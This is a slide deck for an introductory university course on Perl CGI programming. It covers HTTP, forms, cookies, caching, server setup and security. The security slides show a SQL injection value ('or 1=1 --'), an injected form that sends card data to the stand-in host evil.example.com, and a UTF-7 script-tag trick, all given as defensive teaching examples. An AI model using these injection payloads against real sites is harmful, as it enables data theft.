

CGI Scripting for Programmers: Introduction

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Administrivia

Administrivia

- Fire escapes

Administrivia

- Fire escapes
- Who am I?

Administrivia

- Fire escapes
- Who am I?
- Pink sheets

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- Fire escapes
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- Timing

This course

This course

- What we'll be covering

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- The handouts

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- Course website:

<http://www-uxsup.csx.cam.ac.uk/~jw35/courses/cgi/>

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- Prerequisites

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- Prerequisites

- ◆ existing programming skills

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- Prerequisites

- ◆ existing programming skills
- ◆ a basic understanding of the way that web servers operate

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- Perl as an example programming language

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- Perl as an example programming language

- Apache/Unix bias

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 - ◆ existing programming skills
 - ◆ a basic understanding of the way that web servers operate
 - ◆ experience of configuring and administering a web server
- Perl as an example programming language
- Apache/Unix bias
- Computing Service facilities that support CGI programming

Getting started

A simple HTML document

A simple HTML document

- Example 1: *simple.html*:

```
<html>
<head>
<title>A first HTML document</title>
</head>
<body>
<h1>Hello World</h1>
<p>Here we all are again</p>
</body>
</html>
```

A simple CGI program

A simple CGI program

- Example 2: *simple.cgi*:

```
#!/usr/bin/perl -Tw
use strict;
```

```
print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
```

```
print "<html>\n";
```

```
print "<head>\n";
print "<title>A first CGI program</title>\n";
print "</head>\n";
```

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print "<body>\n";
print "<h1>Hello World</h1>\n";
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Running a simple CGI program

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- Running *simple.cgi*:

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./simple.cgi
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A slightly more interesting CGI program

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- Example 3: *date.cgi*:

```
#!/usr/bin/perl -Tw
use strict;
```

```
my $now = localtime();
```

```
print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
```

```
print "<html>\n";
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print "<head>\n";
print "<title>A second CGI program</title>\n";
print "</head>\n";
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print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is $now</p>\n";
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print "</html>\n";
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Why Perl?

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 - ◆ See CPAN <http://www.cpan.org/>

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- ...or anything else

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- See Example 4: *date2.cgi*

Some standards

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- Requests and responses consist of
 - ◆ some headers
 - ◆ a blank line
 - ◆ optionally a body

An HTTP request

An HTTP request

```
GET /cs/about/ HTTP/1.1
Host: www.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;...
Accept: text/xml,application/xml,application...
Accept-Language: en, en-gb;q=0.83, en-us;q=0.66, ...
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Connection: keep-alive
...blank line...
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- Headers consist of a name, a colon, some space, and a value
- Requests can (though commonly don't) include a body containing additional data

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HTTP/1.1 200 OK
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Server: Apache/1.3.26 (Unix) mod_perl/1.24_01
Last-Modified: Thu, 05 Dec 2002 16:31:09 GMT
ETag: "296a9-1b0c-3def7f4d"
Accept-Ranges: bytes
Content-Length: 6924
Connection: close
Content-Type: text/html; charset=iso-8859-1
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 - ◆ A text representation of the status

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- Responses normally include a body
- This contains the data that makes up the requested resource (HTML page, PNG image, MPEG movie, etc)

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 - ◆ How the program can access data provided by the client

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 - ◆ `Status`

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- CGI programs send output to their 'standard output'
- The web server sends this on to the client
- The output *MUST* start with a small header (same format as HTTP headers, and terminated by one blank line)
- There are 3 'special' CGI headers:
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- See Example 5: *env_named.cgi*

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- See Example 6: *env_http.cgi*

Getting information from the URL

URL crash course

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- Encoding uses a percent sign and the two-digit hex value of that character: # -> %23
- Because of the 'Reserved Characters' you can't encode/decode an entire URL
- CGI.pm provides `escape` and `unescape` functions

Using the query string

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- See Example 7: *photo.cgi*

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- This construction is defined in the HTML recommendations

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- See Example 8: *photo2.cgi*

Forms

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- Something like a CGI program is required to process the result of submitting a form

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- See Example 10: *form-elements.html*

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- An example:

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- An example:

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- Some additional tags and attributes may be needed for accessibility

Forms in practice

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 - ◆ see Example 14: *viewer3.cgi*

Under the hood

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- For the forms we've done to date, the browser sends the server something like

```
GET /viewer3.cgi?name=J+Smith&photo=3 HTTP/1.1  
Host: www.example.com  
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- CGI.pm's `param` function extracts them

Problems with GET-based forms

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```
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```

```
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```
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- CGI.pm hides all this - see Example 15: *viewer4.cgi*

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- GET forms expose form variables in the browser window

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- HTML 4.01 says: "The "get" method should be used when the form is idempotent (i.e., causes no side-effects)".
- Browsers expect this, so do search engines
- POST avoids environment variable length limitations
- Responses to POST requests won't/can't be cached
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CGI headers revisited

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- See Example 16: *random.cgi*

Comments on random.cgi

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Content-Type: image/png; name="random.png"
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Content-Type: image/png; name="random.png"
```

```
Content-Disposition: attachment; filename="random.png"
```

- ◆ For MSIE

```
Content-Type: application/download; name=random.png
```

```
Content-Disposition: inline; filename=random.png
```

Media types

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- If the argument is a path, the web server retrieves the document directly - see Example 17: *random2.cgi*
- If the argument to 'Location' is a URL, the server issues a redirect - see Example 18: *random3.cgi*

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 - ◆ **404 Not Found**: the requested resource does not exist
 - ◆ **500 Internal Server Error**: general, unspecified problem responding to the request
 - ◆ **503 Service Not Available**: intended for use in response to high volume of traffic
 - ◆ **504 Gateway Timed Out**: could be used by CGI programs that implement their own time-outs

An error reporting routine

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- One way to report an error:

```
sub error {  
    my ($code,$msg,$text) = @_;  
    print "Status: $code $msg\n";  
    print "Content-type: text/html; charset=iso-8859-1\n";  
    print "\n";  
    print "<html><head><title>$msg</title></head>\n";  
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- See Example 19: *errors.cgi*

Security

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 - ◆ CGIs can access files outside the document root

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$name =~ tr{a-z\.}{}dc;  
$name =~ s{\.\.}{}g;
```

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$name =~ tr{a-z\.\}{}dc;
```

- ◆ or bypassing the shell altogether

```
open(HOST, "-|", "host", $name);
my $result = <HOST>;
print "Looking up $name: $result\n";
close HOST;
```

# Other substitution problems

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- SQL statements, for example

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SELECT XYZ from Users where
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- should produce

```
SELECT XYZ from Users where
 User_ID='jw35' AND Password='secret'
```

- but what if the user parameter were "jw35' or 1=1 --"

```
SELECT XYZ from Users where
 User_ID='jw35' or 1=1 -- ' AND Password='rubbish'
```

# Including CGI data in HTML pages

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- Consider the following

```
my $user = param('user');
print "<form action='cc.cgi' method='post'>\n";
print "Welcome $user";
print "<p>Enter credit card number: ";
print "<input type='text' name='cc'>
";
print "<input type='submit'></p>"
print "</form>"
```

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```
my $user = param('user');
print "<form action='cc.cgi' method='post'>\n";
print "Welcome $user";
print "<p>Enter credit card number: ";
print "<input type='text' name='cc'>
";
print "<input type='submit'></p>";
print "</form>";
```

- If someone can contrive to set the `user` field to

```
Jon Warbrick\n
```

```
<form action='http://evil.example.com/grab.cgi'>
```

# Including CGI data in HTML pages

- Consider the following

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print "Welcome $user";
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- If someone can contrive to set the `user` field to

```
Jon Warbrick\n
<form action='http://evil.example.com/grab.cgi'>
```

- then the page will come out like this

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Welcome Jon Warbrick
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- safely displaying user-supplied HTML inside HTML is actually very difficult

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  - In UTF7, '+ADwA-script+AD4A-' is '<script>'
- `Content-type: text/html; charset=iso-8859-1`



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- But it's easy to submit requests with `dest` set to anything
- Matt's Script Archive `formmail.cgi` :- (
- Between 30 and 90 probes a day for `formmail` on `www.cam.ac.uk` in the first 10 days of February 2003

# Other security issues



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- Just because it's called `date` doesn't prevent someone uploading 200Mb of data
- Beware of 'denial of service' attacks - intentional and accidental
- Don't submit anything confidential over plain HTTP

# **Configuring webservers**

**Apache**

# Apache

- Either

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```



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<Directory /usr/local/apache/htdocs/somedir>
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- Scripts must identify their interpreter

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  - ◆ Set Execute Permissions to 'Scripts and Executables'
  - ◆ Select Configuration... and ensure there is an association between a file name suffix and the program needed to run it.



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- In the IIS snap-in, select a Web site or virtual directory and open its property sheet
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  - ◆ Set Execute Permissions to 'Scripts and Executables'
  - ◆ Select Configuration... and ensure there is an association between a file name suffix and the program needed to run it.
  - ◆ For example `'.pl' -> C:\Perl\bin\perl.exe "%s" %s`

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- They can access anything that the webserver can access
  - ◆ Passwords in the configuration file?
  - ◆ Other people's CGIs?
  - ◆ Other people's data files?
- A possible solution (under Apache) is **suexec** (and friends)



# **Debugging CGI**

# What CGI doesn't define

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- It doesn't say what the user and group running the program will be

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- Missing or out-of-order headers
  - ◆ Beware of buffering
- Check the server logs - `error_log` and/or `script_log`, or equivalent

**My program runs, but not correctly**

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- Allow for text and binary files being different
- Print debug information to `STDERR`

# Running CGI programs interactively

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- POST data can be redirected from a file

```
$ echo 'name=Jon&photo=3' >data.txt
```

```
$ export REQUEST_METHOD=POST
```

```
$ export CONTENT_LENGTH=16
```

```
$./viewer4.cgi <data.txt
```



# Perl CGI debugging

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- Perl `CGI::Carp` will let you see error messages
  - ◆ See Example 20: *fatal.cgi*
  - ◆ In the error log:  
[Wed Feb 19 12:44:13 2003] fatal.cgi: Undefined subroutine &main::localtome called at /var/www/html/cgi-examples/fatal.cgi line 6.

# Templating

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- ... or DIY (please don't)
- See Example 21: *template.ttml* and Example 22: *template.cgi*

**Sending e-mail**



**Email is hard**

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  - ◆ Many CGI mail solutions don't report problems



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  - ◆ Use Perl `Mail::Sendmail` or `Net::SMTP` modules, or equivalent

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  - ◆ See Example 23: *Net-SMTP.pl*

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  - ◆ Install NMS Sendmail and pipe complete messages into it
  - ◆ NMS: `http://nms-cgi.sourceforge.net/`
  - ◆ Use Perl `Mail::Sendmail` or `Net::SMTP` modules, or equivalent
  - ◆ See Example 23: *Net-SMTP.pl*
- On a Unix box with a ***configured*** mail system, pipe *complete* messages into `/usr/lib/sendmail -t -oi`



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  - ◆ Use NMS TFmail or FormMail for form-to-mail processing
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  - ◆ See Example 24: *sendmail.pl*

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- On a Unix box with a **configured** mail system, pipe *complete* messages into `/usr/lib/sendmail -t -oi`
  - ◆ See Example 24: *sendmail.pl*
- There's an example 'Cambridge' Exim configuration at:  
`http://www-uxsup.csx.cam.ac.uk/~fanf2/conf4.satellite`

**Maintaining state**

# State

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- HTTP (and therefore CGI) is stateless

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- HTTP (and therefore CGI) is stateless
- If you want to store state there are various places to put it
  - ◆ Hidden form fields
  - ◆ Cookies
  - ◆ The URL
  - ◆ In a file
  - ◆ In a database
- Hidden fields - see Example 25: *loan.cgi*

# About cookies

# About cookies

- Client-side information storage

# About cookies

- Client-side information storage
- Tags to control

# About cookies

- Client-side information storage
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- Tags to control
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  - ◆ What path's will it be returned to
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```
Set-Cookie: preferences=foo; path=/
 expires=Sat, 22-Mar-2003 16:07:01 GMT
```

# About cookies

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- Tags to control
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```
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- Client-side information storage
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- Setting

```
Set-Cookie: preferences=foo; path=/
 expires=Sat, 22-Mar-2003 16:07:01 GMT
```

- Getting

```
Cookie: preferences=foo
```

- See Example 26: *cookie.cgi*

# The Perl DBI

# The character table

<b>characters</b>
id
name
race
pwd


# The race table

<b>characters</b>
id
name
race
pwd

<b>race</b>
id
name



# Relationship



# The program

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- See Example 27: *lotr.cgi*

# Caching

# CGI pages and caching

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- Expect caching

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- 9 out of 10 CGI programs don't express a preference
- This often means that browsers will cache CGI output (a bit) and shared caches will not, but YMMV
- Different caches and browsers do different things, sometimes for different file types

# CGI pages and caching (cont)

# CGI pages and caching (cont)

- Three possible caching states for a document in a cache



# CGI pages and caching (cont)

- Three possible caching states for a document in a cache
  - ◆ Known to be fresh

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- Three possible caching states for a document in a cache
  - ◆ Known to be fresh
  - ◆ Stale

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# CGI pages and caching (cont)

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- Responses to POST requests can't be cached
- Responses containing '`set-cookie`' headers can't be cached



# Controlling caching

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- **Pragma: no-cache** probably doesn't work

**If you positively don't want a document cached**

# If you positively don't want a document cached

- Try `Cache-control: no-cache`

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- Try `Cache-control: no-cache`
- and/or `Expires` in the past

`Expires: Fri, 30 Oct 1998 14:19:41 GMT`



**If you do want a document cached**

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- ... but what's 'Last modified'?
- Beware of allowing something to be cached if the same URL could produce different output
- Beware of setting **Expires** or **max-age** if not appropriate
- See Example 28:  *caching.cgi*



**If-modified-since and 304 Not modified**

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- CGI programs can return a '304 Not Modified' response
- ... but they have probably done all the work by then

**path\_info**

**Avoiding '?' and 'cgi-bin'**

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- What's left (`/fred/william.html`) goes into the `PATH_INFO` environment variable
- `PATH_TRANSLATED` contains `PATH_INFO` converted to a full path, perhaps

`/var/www/html/fred/william.html`

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`/var/www/html/fred/william.html`
- This is an example of mapping virtual to real paths
- The bottomless pit - see Example 29: *bottomless.cgi*

# **File Uploads**

# Doing file uploads



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- Forms uploading files must use `multipart/form-data`
- The appearance of this control, and the value associated with the control, vary between browsers
- The 'value' attribute is ignored by most browsers
- See Example 30: *upload.html* and Example 31: *upload.cgi*

## **Closing remarks**



# **Problems with CGI, possible solutions**

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- HTTP interaction model

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  - ◆ Better interfaces: Apache API (and mod\_perl), NSAPI, ISAPI, Java servlets
  - ◆ Persistent interpreters: mod\_perl, mod\_php, mod\_python, Fast-CGI

# References - standards

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  - ◆ `http://www.faqs.org/rfcs/rfc<nnnn>.html` (pretty)



# References - books

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- *CGI Programming with Perl (2nd Edition)*. Scott Guelich, Shishir Gundavaram, Gunther Birznieks. O'Reilly.  
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- *HTML & XHTML: The Definitive Guide, 5th Edition*. Chuck Musciano, Bill Kennedy. O'Reilly. 0-596-00382-X

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- *Learning Perl, 3rd Edition*. Randal L. Schwartz, Tom Phoenix. O'Reilly. 0-596-00132-0
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- *Programming the Perl DBI*. Alligator Descartes, Tim Bunce. O'Reilly. 1-56592-699-4
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# Other resources

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- World Wide Web Security FAQ:

<http://www.w3.org/Security/faq/www-security-faq.html>

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- Apache Module mod\_cgi:

[http://httpd.apache.org/docs-2.0/mod/mod\\_cgi.html](http://httpd.apache.org/docs-2.0/mod/mod_cgi.html)

- Apache suEXEC Support:

<http://httpd.apache.org/docs-2.0/suexec.html>

**That's All Folks**

**If you have been, thanks for listening**